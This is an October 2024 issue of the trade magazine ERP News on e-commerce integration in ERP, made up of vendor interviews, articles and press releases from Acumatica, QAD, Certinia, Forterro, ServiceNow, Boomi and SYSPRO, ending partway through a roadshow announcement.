ERP NEWS
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E-COMMERCE
INTEGRATION IN ERP
Transforming Transactions

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EDITOR'S NOTE


Welcome to the October 2024 edition of ERP News! As e-commerce continues to reshape business landscapes, this month we focus on a key trend driving the future of online transactions: “E-commerce Integration in ERP: Transforming Transactions.” In today’s competitive environment, integrating ERP systems with e-commerce platforms is no longer optional—it’s essential. By automating workflows and enabling seamless customer interactions, this integration revolutionizes how businesses handle transactions, inventory, and customer relationships.

Our in-depth articles explore the synergy between these two powerful systems, highlighting how companies are leveraging integrated platforms to create more efficient, scalable, and profitable business models. Whether you’re aiming to optimize supply chain management or enhance the customer journey, this issue will provide the tools and insights you need to transform your operations.

Additionally, we feature an insightful Q&A with Jaclyn Ng, Senior Product Marketing Manager at Acumatica. Jaclyn discusses the importance of knowing when your business has outgrown basic accounting software and why transitioning to modern ERP solutions is critical for growth. Her expert advice is particularly relevant for SMBs looking to take the next step in their digital transformation journey.

We hope this issue inspires you to reimagine the potential of ERP and e-commerce integration, helping your business stay agile in an ever-evolving market.

Happy reading!



Pinar SENGUL, EDITOR

ERPNEWS

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Outgrowing the Basics: How SMBs Can Leverage ERP to Fuel Growth – A Q&A with Jaclyn Ng, Senior Product Marketing Manager at Acumatica

In today's fast-paced business environment, small and medium-sized businesses (SMBs) often reach a critical juncture where their basic accounting software can no longer support their growing operational needs. In this exclusive Q&A, Jaclyn Ng, Senior Product Marketing Manager at Acumatica, delves into the key indicators that signal it's time for SMBs to upgrade from entry-level systems like QuickBooks. Jaclyn highlights the hidden costs, inefficiencies, and security risks of sticking with outdated software, and how modern ERP solutions can offer the scalability, flexibility, and efficiency SMBs need to thrive. She also shares valuable insights on overcoming the challenges of transitioning to ERP and how cloud-based platforms are future-proofing businesses for sustained growth and market adaptability.

Explore how making the switch to a robust ERP system can unlock new opportunities and streamline operations, setting your business up for long-term success.

1. What are the most common signs that an SMB has outgrown basic accounting software like QuickBooks? How can businesses identify when it's time to upgrade?

Many growing SMBs are finding that their starter accounting software is not able to generate detailed, real-time reports. They also discover that they're limited in managing multiple entities and that their systems can't efficiently handle increased transaction volumes. These businesses may also notice that the software is unable to provide the insights needed for strategic decision-making and that consolidating data across entities is time-consuming and error-prone. These are tell-tale signs that it's time to consider a more comprehensive solution to support the organization's growth ambitions.

Interview with
Jaclyn Ng,
Senior Product Marketing Manager,
Acumatica

Acumatica
The Cloud ERP

2. Can you elaborate on the hidden costs associated with sticking to outdated accounting systems? What are some of the risks, particularly regarding data security and operational inefficiencies?

What comes as a surprise to some businesses is the discovery that accounting software costs don't remain static. Growing companies need to expand the number of users accessing this software. They then need to add costly third-party applications for expanding requirements like advanced financial reports, project accounting, payroll, inventory management and customer relationship management (CRM). Additionally, the time-consuming manual processes needed to compensate for the system's limitations can lead to higher labor costs, not to mention the costs of inefficiencies and errors.

> "Many growing SMBs are finding that their starter accounting software is not able to generate detailed, real-time reports. They also discover that they're limited in managing multiple entities and that their systems can't efficiently handle increased transaction volumes."

3. How do legacy accounting systems expose SMBs to potential security breaches? Can you provide examples of the types of vulnerabilities these systems might have?

Basic systems often rely on disconnected applications and a multitude of disparate spreadsheets, creating data silos that increase the risk of data breaches and loss. This can lead to sensitive financial and customer information being compromised. Limited user licenses can sometimes force bad behaviors like team members sharing login credentials, leading to unauthorized access and data breaches.

4. In what ways do outdated accounting systems hinder business growth? What specific opportunities might SMBs miss out on by not upgrading to more advanced solutions?

Relying on outdated systems or putting off transforming operations with modern technology not only limits the flexibility and agility you need to respond to changing market conditions but also hinders growth potential by limiting scalability, data visibility and operational efficiency. These systems prevent businesses from generating real-time insights necessary for strategic decision-making and delay transaction processing. As a result, small businesses might miss out on opportunities to expand into new markets, optimize their supply chains, expand their business portfolio or respond quickly to customer demands. Without a modern system, they may also struggle to implement digital transformation initiatives essential for staying competitive in today's digital economy.

5. What are the operational inefficiencies that arise from relying on entry-level accounting software? How do these inefficiencies affect day-to-day business operations and long-term strategic goals?

These systems are fine when starting a business but eventually lead to a host of inefficiencies. Here are three examples: delayed transaction processing, manual data entry and time-consuming reporting processes. These inefficiencies can result in cash flow management issues and missed deadlines, jeopardizing customer satisfaction and profitability. Over the long term, these systems can hinder a business's ability to scale effectively, limit market responsiveness and compromise overall competitiveness by wasting resources on non-strategic activities rather than on growth and innovation.

6. How can transitioning to a modern ERP system address the challenges associated with legacy accounting software? What key benefits can SMBs expect from making this switch?

Modern ERP systems have changed the game for what is possible for SMBs. A comprehensive solution built on an open and powerful cloud platform can integrate financial, operational and customer data into a single, unified system. Users can expect benefits such as improved data visibility, real-time reporting, enhanced security features and the ability to scale seamlessly. Additionally, without the limitations of local data servers, the speed of running the software is enhanced, enabling team

members to save time on daily tasks. The transition to cloud-based solutions also allows for automation of routine tasks, reducing manual errors and freeing up time for strategic activities.

> "Growing companies need to expand the number of users accessing this software. They then need to add costly third-party applications for expanding requirements like advanced financial reports, project accounting, payroll, inventory management, and CRM."

7. How does a modern ERP system like Acumatica provide the scalability and flexibility that growing SMBs need? What features are particularly beneficial for businesses looking to expand?

A modern ERP system like *Acumatica* provides scalability and flexibility through its cloud-based architecture, allowing businesses to add new users, locations and functionalities without significant disruptions. Acumatica's features, such as consumption-based licensing, customizable dashboards, built-in CRM, inventory management, integrated financial and operational modules and robust reporting tools, support growth by providing comprehensive visibility and control over business processes. The system's open Application Programming Interface (API) enables seamless integration with other tools and platforms like Shopify, Avalara, and industry-specific applications like ProCore, ProEst, and CFMABenchmarker Connectors, ensuring businesses can continue to adapt and innovate without being constrained by their technology.

8. Many SMBs are hesitant to move away from systems they're familiar with. What advice would you give to business leaders who are reluctant to transition from their current software?

For business leaders hesitant to make the switch, it's important to focus on the long-term benefits of upgrading to a robust ERP system. Start by assessing your current software's limitations to identify the specific needs a new solution must address. Remember that while there will be an upfront investment, the long-term gains in efficiency, scalability and competitive advantage will far outweigh the initial challenges. It's better to make the move now than later—if you're already running into issues with your basic accounting software, transitioning to an ERP system designed for small to medium-sized businesses will solve those problems and future-proof your business as it grows, so you won't need to switch systems again.

I encourage these businesses to read the *inspiring stories* of many of our customers who have graduated from basic accounting software to Acumatica. They all have one thing in common – they avoided the cost of doing nothing or remaining with the status quo. As Acumatica customer Sendy Stern, Chief Technology Officer at Fabuwood, shared: "Most people told us it would take about nine months to go live from when you start the process. It was amazing. Within five months, we were live. [Acumatica] has a great platform and a great system that helped us go so fast." This is a testament to how the right ERP system can streamline the transition process, making it faster and more seamless than many anticipate.

> "A comprehensive solution built on an open and powerful cloud platform can integrate financial, operational, and customer data into a single, unified system. Users can expect benefits such as improved data visibility, real-time reporting, enhanced security features, and the ability to scale seamlessly."

9. How does adopting a modern ERP system help future-proof a business, ensuring it can adapt to changes and challenges in the market? What role does cloud technology play in this process?

A big advantage advanced ERP systems offer that basic systems can't match are the tools to adapt to changing market conditions and customer demands. A cloud-based ERP system allows businesses to scale up or down quickly, integrate new technologies and access data remotely, facilitating agile decision-making. Cloud technology also ensures automatic updates and upgrades, keeping the business up-to-date with the latest features and security measures. This adaptability enables businesses to respond proactively to new opportunities and challenges, maintaining competitiveness and growth over time. For instance, after implementing Acumatica, *Diamond Back Truck Covers* saved countless hours previously spent on manual data entry, gaining visibility into business performance, mitigating the risk of vulnerable data and enabling growth.

Acumatica
The Cloud ERP

About Acumatica

Acumatica Cloud ERP is a comprehensive business management solution that was born in the cloud and built for more connected, collaborative ways of working. Designed explicitly to enable small and mid-market companies to thrive in today's digital economy, Acumatica's flexible solution, customer-friendly business practices and industry-specific functionality help growing businesses adapt to fast-moving markets and take control of their future. For more information, visit acumatica.com or follow us on LinkedIn.

From Anchor to Propeller: How Modern ERP Can Drive Industrial Transformation


In today's dynamic business landscape, characterized by constant disruption and evolving customer demands, staying afloat requires a delicate balance of stability and innovation. The pressure to identify technologies that can both secure and propel the organization forward is relentless and increasingly involves the entire C-suite rather than just the CIO.

Success-Defining Business Decisions

Businesses are increasingly driven by two powerful forces: the pull of new opportunities and the push of emerging challenges. Understanding these forces is crucial for chief officers looking to innovate and transform their companies to be industry leaders. Pull factors for technology investments include:

Artificial Intelligence (AI): AI is revolutionizing industries by enhancing decision-making processes, automating tasks, and providing deep insights from vast amounts of data. However, AI is ultimately a tool and leaders are observing, through external insights and failed projects, that a hammer and nails don't build a house. Success with AI starts by understanding the problems that need better solutions.

Digital Transformation: Digital transformation is no longer just a buzzword; it's a necessity. A recent McKinsey Global Institute report highlights that digital leaders are up to 25% more profitable than their peers. Businesses that have delayed their digital transformation are either noticing tightening pressure from competitors and key stakeholders or they are at risk of Blockbuster and Blackberry scale miscalculations.



Article by
Michael Ochi,
Director of Product Marketing,
QAD

Article by
Michal Lewanowicz,
Senior Product Marketing
Manager, QAD

New Markets: Strategic exploration of how existing intellectual property could be used to break into new and adjacent markets has led to some of the best examples of industry domination. Consider Tesla leveraging their EV expertise to become leaders in home solar panel and battery systems. Nvidia, now among the most valuable companies in the world, was primarily recognized for 3D graphics before the explosion of ChatGPT shone a light on them beating GPU competitors to the AI race.

Navigating the Risks of Technology Investments

In the rapidly evolving digital landscape, the risks associated with technology investments are significant. As companies strive to innovate and stay competitive, understanding and mitigating these risks is crucial.

Cybersecurity Threats: With the increasing frequency and sophistication of cyberattacks, robust cybersecurity measures are paramount. The constant software fluctuations create an environment ripe for errors. For better or worse, gone are the days of a clever engineer being able to create a functioning system with the software integration equivalent of duct tape. Design for security is a must, and a digital environment isn't truly functioning if it's easily penetrable.

Environmental, Social, and Governance (ESG): Regulatory pressures and societal expectations around ESG are gaining traction. Forbes reports that 83% of global investors integrate ESG factors into their investment decisions. On the other hand, most executives don't expect sustainability programs to turn positive margins until 3-5 years in. This is due, in part, to the enormous challenge inherent to embedding new metrics into central functions that can't be paused, like the supply chain.

New Competitors: The digital age has lowered barriers to entry in many industries, leading to increased competition. Smaller, more agile, and digitally savvy competitors can quickly enter the market and redefine industry standards. Though history suggests that 90% will fail, nearly 100% will be vying for survival with digital DNA.

> "ERP is, by design, a central meeting point for finance, procurement and purchasing, operations and maintenance, inventory, sales, and service. When selected and implemented correctly, ERP systems enable informed decision-making and strategic planning."

The Strategic Imperative of ERP in Technology Investments

When companies undertake major investments in new technologies, the benefits must be as universal as possible. ERP is, by design, a central meeting point for finance, procurement and purchasing, operations and maintenance, inventory, sales and service.

When selected and implemented correctly, ERP systems enable informed decision-making and strategic planning, ensuring companies maximize their return on digital investments (ROI) while minimizing risks. ERP systems serve as the cornerstone for navigating the myriad opportunities and threats in the modern business landscape. Yet many would never describe ERP this way, as their incorrectly selected and/or implemented system feels more like a data graveyard.

The Pivotal Role of Data and Potential of ERP

Data is the lifeblood of modern enterprises. While ERP systems may not hold all of an organization's data, they serve as critical connection points that integrate various data sources. For example, in supply chain management, an ERP system can integrate data from suppliers, production schedules, and inventory levels to provide a comprehensive view of the entire supply chain.

One of the most impressive aspects of generative AI is its ability to process and analyze vast amounts of data to generate insights and predictions. However, without a robust ERP system to manage and integrate this data, the potential of AI and other advanced technologies may not be fully realized.

Enhancing ROI Through Effective Data Utilization

For technology investments to deliver their full ROI potential, the data within ERP systems must be easily accessible and valuable. If extracting and utilizing data from ERP systems is cumbersome, managers are likely to shift their focus to more productive tasks, leaving the ERP system underutilized. This lack of engagement can hinder the overall effectiveness of technology investments.

Process intelligence and visualization tools help managers interpret complex data, turning it into clear, actionable insights. These tools enable managers to identify inefficiencies and uncover opportunities for improvement.

For example, a manufacturing company using an ERP system integrated with process intelligence tools can visualize the entire production process. This visualization helps identify delays, optimize resource allocation, and improve overall production efficiency.

Mitigating Costs and Risks

One of the paramount considerations in any tech investment is the mitigation of costs and risks. Cloud ERP is instrumental in achieving this. Vendors with primary Cloud solutions know that their success is directly related to security, so companies that utilize a certified and vetted Cloud ERP are able to inherit more security expertise than they could hope to manage on their own.

Data interoperability is another critical aspect of ERP systems that contributes to cost and risk mitigation. By centralizing data from various departments into a single platform, ERP can deliver insights that enable collaborative action.

For instance, in a manufacturing company, having all production, supply chain, and financial data in one place allows for process mining analysis around procure-to-pay, production, maintenance, and order-to-cash scenarios. Enabling process intelligence can reduce costs and risks, and surfacing issues through data has the added benefit of minimizing assumptive blame games.

By incorporating security and data interoperability, Cloud ERP systems can provide a critical foundation for mitigating costs and risks. These systems not only protect sensitive data and ensure regulatory compliance but also enhance operational efficiency and enable strategic decision-making.

> "Data is the lifeblood of modern enterprises. ERP systems serve as critical connection points that integrate various data sources, enabling comprehensive views and insights for better decision-making."

Conclusion

In the face of relentless disruption and evolving demands, modern ERP systems stand as pivotal tools for industrial transformation. They provide a unified platform that integrates critical business processes, from finance to operations, supply chain management, sales and services. By centralizing data, ERP systems facilitate efficient decision-making, enhance collaboration, and drive innovation. Moreover, the integration of AI and process intelligence within ERP frameworks unlocks deeper insights, enabling proactive management and strategic planning.

Though the prevailing experience with ERP might feel like dragging an anchor, your device originally intended for stability doesn't have to keep you stuck. Modernized ERP can act instead as a propeller to move toward new markets and digital transformation while mitigating the risks and costs of cybersecurity, ESG, and new competition. It's time for manufacturing and supply chain executives to invest in this transformation.

About Michael Ochi

Michael Ochi is Director of Product Marketing at QAD with subject matter expertise in manufacturing, sustainability, and technology. He earned his B.S. and M.S. in Industrial Engineering through the learn-by-doing atmosphere at Cal Poly SLO.

About Michal Lewanowicz

Michal, a Senior Product Marketing Manager at QAD with 10 years in tech marketing, excels in communicating complex concepts and focuses on Digital Commerce, AI, and Process Intelligence.

About QAD

QAD Inc. is a leading provider of next-generation manufacturing and supply chain solutions in the cloud. To succeed in a turbulent world, facing disruptions in supply and fluctuations in demand, manufacturers and supply chains must rapidly respond to change and seamlessly optimize agility, efficiency, and resilience for effective customer service. QAD delivers Adaptive Applications to enable these Adaptive Enterprises. Founded in Santa Barbara, California, QAD has customers in 84 countries around the world. Thousands of companies have deployed QAD enterprise solutions including enterprise resource planning (ERP), digital commerce (DC), supplier relationship management (SRM), digital supply chain planning (DSCP), global trade and transportation execution (GTTE) and enterprise quality management system (EQMS). To learn more, visit www.qad.com or call +1 805-566-6100. Find us on LinkedIn, Twitter, Facebook and Instagram.

Certinia Joins Salesforce's Agentforce Partner Network to Drive Customer Success

Last Thursday, Salesforce unveiled Agentforce, a suite of autonomous AI agents that augment employees and handle tasks to help drive unprecedented efficiency and customer satisfaction, and we're proud to share that Certinia is among the first organizations to join Salesforce's Agentforce Partner Network: a group of leading technology partners dedicated to extending the value of Agentforce for our customers.

Salesforce's Agentforce platform promises to transform how businesses operate by deploying autonomous AI agents alongside employees, moving beyond traditional copilots and chatbots to deliver true autonomous reasoning and decision-making capabilities.

Press Release from
Raju Malhotra,
Chief Product & Technology Officer, Certinia
certinia

With this advanced autonomy, businesses can scale their operations while maintaining a high level of customer interaction and service. It combines Salesforce's core metadata framework in Data Cloud and Einstein and extends the power of their Customer 360 to help customers reduce cost, scale workforces and dramatically improve their customer and employee experiences.

Partnering with Salesforce means that Certinia's customers will be amongst the first to benefit from the productivity boost that Agentforce promises. Our early partnership is a reflection of our relationship with Salesforce as a top Independent Software Vendor, native to Salesforce's platform, and will ensure our customers' needs are influencing the direction of Agentforce from day one.

This partnership also marks a critical milestone of our AI journey to unlock new possibilities for customer success at scale. In line with Certinia's broader AI approach, this partnership will help us more quickly innovate on tangible AI use cases to help drive major improvements across retention, CSM productivity and customer growth for Customer Success organizations.

Supercharging The Future of Customer Success with AI

As a first-mover on the *Agentforce Partner Network*, we are developing several use cases to help transform the potential of Customer Success organizations, including a ***Certinia Customer Success Agent***—an AI-powered assistant designed to empower Customer Success Managers (CSMs) to automate complex processes and make more strategic, data-driven decisions.

As Customer Success Manager teams increasingly work in pooled models to support multiple customer accounts, AI-powered agents can help to proactively monitor customer health across the account, spot and prioritize potential risks, and suggest actions based on best practices. We also anticipate that the Customer Success Agent will directly assist CSMs in summarizing data, drafting customer facing material, and coaching on the right step to take next based on best practices.

We anticipate this personalized AI assistant will transform key customer success use cases like onboarding, success planning, and playbook automation, all while unifying customer data throughout the lifecycle. By leveraging Salesforce Data Cloud and Slack integration, Certinia is also imagining new ways to enhance customer experiences with personalized interactions that span across the Salesforce platform.

Certinia's AI Philosophy: Enable Tangible Business Impact

As professional services organizations (PSOs) are increasingly adopting AI to meet key business objectives, they're often not traveling a linear path to value realization. According to the *Global Service Dynamics* report, while 81% of PSOs are looking to use AI to increase efficiency, only 54% of services leaders report that adapting to AI is one of their biggest challenges, alongside economic volatility and competition for skilled talent.

Certinia's AI philosophy is designed to meet these challenges head-on by focusing on tangible benefits that help increase win rates, reduce project delivery risk, and improve customer and employee satisfaction. This approach follows three key principles:

Deployable: AI must be broadly distributed across the workforce and integrated into business processes, not limited to isolated use cases.

Actionable: AI should provide insights that drive real business decisions and have a measurable impact.

Closed-loop: AI must be part of a system that continuously learns and improves based on the data it's fed.

AI-Driven Capabilities for PSOs: Certinia AI in Action

Certinia's AI capabilities, built directly into our platform, extend beyond Customer Success to help PSOs maximize their AI adoption while ensuring seamless integration and robust data management. By harnessing Salesforce technologies like Einstein Discovery, Einstein GPT, and Data Cloud, Certinia enables professional service organizations to rapidly deploy AI use cases, including:

Services estimation: We unveiled new GenAI functionality leveraging Salesforce Agent Builder in our *Summer 2024 product release*. Copilot Actions for Services CPQ provides hyper-personalization for scoping estimates, using account and delivery data to offer a unified view of the client, their requirements, and goals to generate project scopes. This accelerates the process of creating estimates and SOWs, and enables innovative opportunities for delivery that drive revenue and successful outcomes for customers.

Cash flow forecasting: Predict delays in payment and identify clients at risk of extending payment schedules, enabling finance leaders to take proactive steps to ensure stable cash flow.

Resource optimization: Pinpoint resource allocation issues, bottlenecks, and client dissatisfaction risks, allowing services leaders to adjust project timelines and reallocate resources for greater project success.

Margin optimization: Analyze historical data to optimize services, focusing on high-margin offerings and eliminating inefficiencies.

Opportunity win rates: Use predictive indicators to empower estimators to improve bid accuracy, increasing win rates while adhering to discount guidelines.


These solutions align directly with Certinia's focus on driving operational efficiencies and helping PSOs use AI to protect revenue and achieve growth, and as an early member of the Agentforce Partner Network, we look forward to leveraging the latest AI innovations to further deliver on that vision.

About Raju Malhotra

Raju Malhotra has a distinguished career leading product and engineering teams as a Chief Product & Technology Officer (CPTO) for several high-growth, publicly-listed, and private companies. He joins us from PAR Technology, a B2B SaaS company, which he joined through the acquisition of Punchh, a startup based in the bay area. Prior to that, Raju was the Senior Vice President and General Manager for Marketing Cloud at Salesforce. He served as CPTO at a private equity portfolio company and held numerous leadership roles during his 12-year tenure at Microsoft. Raju holds an undergraduate degree in Computer Engineering from the National Institute of Technology, Kurukshetra (India), and an MBA from the Wharton School of Business at the University of Pennsylvania.

About Certinia

Certinia (formerly FinancialForce) delivers a Services-as-a-Business platform that powers and connects all aspects of services operations, from services estimation and delivery to customer success management and financial planning and accounting. The company's Professional Services Automation (PSA), Customer Success, and ERP solutions—delivered on Salesforce's leading cloud platform—provide services businesses with the intelligence and agility to deliver high-quality services, elevate customer experiences, and accelerate growth. Headquartered in San Jose, California with offices around the world, Certinia is backed by Advent International, Salesforce Ventures, and Technology Crossover Ventures. For more information, visit www.certinia.com.



Forterro Launches Orderwise Cloud to Bring Benefits of Cloud ERP to Warehousing and Ecommerce

Forterro, the European provider of software solutions to the industrial midmarket, has announced the launch of Orderwise Cloud, its solution tailored to the specific requirements of retail, wholesale, warehousing and e-commerce companies.

Orderwise has worked with companies in those sectors for more than three decades, and the launch of Orderwise Cloud will meet customers' increasing demands to bring Orderwise's features, functionality, and innovation to the cloud. It is a SaaS solution and enterprise-grade cloud platform that reduces total cost of ownership (TCO) and provides customers with enhanced security, greater accessibility and improved access to innovation, with additional functionality embedded.

"The needs of our customers are always our main priority, and the launch of Orderwise Cloud is the step that SMEs in retail, warehousing, wholesale and e-commerce have wanted," said Carrie Tallett, Orderwise Product Manager, Forterro. "Combining our sector experience and expertise with cloud benefits such as scalability, accessibility, high availability and functionality makes a compelling prospect. Approaching digital transformation can be daunting for SMEs, and Orderwise Cloud helps accelerate that journey while also delivering improved business performance."

Orderwise Cloud is fully integrated with eBay and Amazon and can be custom-integrated with various platforms a customer might be using. It comes with a range of features and functionality valued by companies looking to enhance or automate workflows. As a cloud product, it is fully scalable, and the reduced tech stack costs mean reduced TCO, with less specialist staff costs, no more hardware refreshes or cap-ex planning and the avoidance of unplanned spend. This frees up capital for other purposes.

Improved security is an important key focus for end-users, so it forms a key element of Orderwise Cloud. Through Forterro's specialist teams, Orderwise provides constant monitoring of threats to reduce business and personal risk, while it also offers rapid threat investigation and response when an attack does occur.

Orderwise was acquired by Forterro in 2022, and Orderwise Cloud is the latest product in Forterro's growing focus on delivering cloud ERP solutions, as Steve Ridgley, Director, Product Development & Research, Forterro, explains:

"Cloud is an increasing focus for our customers and therefore also for us," he said. "Orderwise Cloud is based on 33 years of providing software to those sectors, and we have used all that accumulated learning into cloud delivery and all the benefits that come with that. It's secure, flexible and helps customers achieve their strategic goals."

One of the first users of Orderwise Cloud is *Automated Environmental Systems (AES)*, one of the UK's biggest suppliers and manufacturers of pumps and pumping equipment. AES is a long-term user of on-premise Orderwise and decided the time was right to take the business to the next level.

"Security is a major concern for us, and the additional security features in Orderwise Cloud will help us keep the business secure and protected," said Sarah Bones, System Process Analyst, AES. "It also means we don't need to spend valuable staff time on daily manual back-ups, and it opens up a whole range of other modules from which we can benefit. We have ambitious growth plans, and Orderwise Cloud is the ideal ERP solution to support our expansion."

About Forterro

Founded in 2012, Forterro has grown to become a category leader in industrial software – with strongholds in Europe's top production economies, as well as regional service hubs and development centres around the world. From more than 40 office locations, its 1,600+ employees provide and support software for more than 13,000 industrial businesses. Its products are deeply rooted in the demands of their local geography and each is designed to strengthen and accelerate customers' ability to operate efficiently and compete effectively.

FORTERRO

ServiceNow and Boomi Announce Strategic Commitment to Elevate Customer Experiences Through AI-Powered Self-Service

Boomi to use ServiceNow solutions to deliver streamlined customer support and improved self-service experiences

ServiceNow to integrate Boomi's industry-leading API management capabilities with Automation Engine for complete visibility across a user's API landscape and enhanced governance

ServiceNow, the AI platform for business transformation, and *Boomi*, a leader in intelligent integration and automation, today announced a strategic commitment to jointly elevate customer experiences through AI-powered self-service with solutions including ServiceNow *Technology Provider Service Management (TPSM)*. In addition, as a key customer of ServiceNow, Boomi will use ServiceNow App Engine to deliver streamlined customer support and improved self-service. ServiceNow will also integrate Boomi's next-generation and industry-leading Application Programming Interface (API) Management capabilities with *Automation Engine* for complete visibility across a user's API landscape and enhanced governance. Enterprises today struggle with time-consuming manual

processes and a patchwork of isolated systems, creating data silos, slowing down innovation, and impacting customer experiences. According to IDC, only 12 percent of organizations connect customer data between departments; however, AI is proving to be a catalyst of connection and collaboration to improve and accelerate operational efficiency at scale.1

Boomi's use of the Now Platform and ServiceNow's AI-powered TPSM offering will transform its customer support and expand self-service. Through ServiceNow's unified platform, Boomi will eliminate silos and simplify internal processes to drive better, faster, and more efficient collaboration while helping reduce manual work through intelligent automation. Boomi will also use ServiceNow's App Engine to build workflows into Boomi Master Data Hub, its cloud-native data management platform, for a simplified, more intuitive user experience.

"As customer expectations evolve, businesses require simple, agile, and easy to use solutions to meet those needs," said Paul Fipps, president, global industries and strategic growth at ServiceNow. "We're thrilled to be working with Boomi to help them revolutionize their customer experience with the Now Platform and to collaborate on innovations that will advance business automation. By combining Boomi's industry-leading API Management with ServiceNow's suite of intelligent automation solutions, we're also bringing an even more robust toolset to creators and app developers."

"Simplifying and streamlining complex business processes is at the core of what Boomi aims to achieve for our customers," said Steve Lucas, CEO at Boomi. "By integrating our intelligent Integration and Data Hub platform with ServiceNow's powerful automation solutions, we're able to deliver self-service workflows, eliminate silos, enhance collaboration, and drive operational efficiency. This collaboration not only empowers Boomi and ServiceNow customers to harness the full potential of AI and automation but also sets the stage for a new era of seamless, personalized business transformation, all built on reliable and trusted data."

ServiceNow will also bring Boomi's advanced, lightweight API Management (APIM) solution to its customers, to help deepen ServiceNow's suite of intelligent automation solutions. Purpose-built to streamline experiences for application creators, Boomi's modern APIM platform provides a centralized view across a user's API landscape, empowering creators with complete visibility to quickly discover, provision, and secure their APIs no matter where they reside. The new offerings are expected to be available later this year.

boomi

About ServiceNow

ServiceNow is putting AI to work for people. We move with the pace of innovation to help customers transform organizations across every industry while upholding a trustworthy, human centered approach to deploying our products and services at scale. Our AI platform for business transformation connects people, processes, data, and devices to increase productivity and maximize business outcomes. For more information, visit: www.servicenow.com.

About Boomi

Boomi, the intelligent integration and automation leader, helps organizations around the world automate and streamline critical processes to achieve business outcomes faster. Harnessing advanced AI capabilities, the Boomi Enterprise Platform seamlessly connects systems and manages data flows with API management, integration, data management, and AI orchestration in one comprehensive solution. With a customer base exceeding 20,000 companies globally and a rapidly expanding network of 800+ partners, Boomi is revolutionizing the way enterprises of all sizes achieve business agility and operational excellence. Discover more at boomi.com.

SYSPRO SPARK Global Customer Roadshow 2024 to Feature Generative AI and ERP Insights, Customer Success Panel Discussions

SYSPRO, a global provider of industry-built enterprise resource planning (ERP) software, announced the North American dates of the 2024 Global SYSPRO SPARK Roadshow, which will take place in Chicago, San Diego and Toronto in October.

In each city, SYSPRO will host a day-long global customer event that includes practical advice about incorporating generative AI with ERP, panel discussions where customers share lessons learned and best practices, and a sneak peek about what's next for SYSPRO ERP.

Keynote speakers at the roadshow events will be:

- ***Marc Beauchamp, President of SCI Global (Toronto):*** Marc will explore the array of government incentives available to Canadian manufacturing businesses, providing practical strategies for leveraging these opportunities to expand operations, invest in innovation, and enhance their workforce.

- ***John McDonald, Head of Strategy & Initiatives, Tulsa Innovation Labs (Chicago and San Diego):*** John will share practical insights on how manufacturers can apply generative AI to everyday operations to gain a competitive edge. This session will also include a peer-to-peer workshop, providing hands-on experience and collaborative learning opportunities.

Customer speakers in each city include:

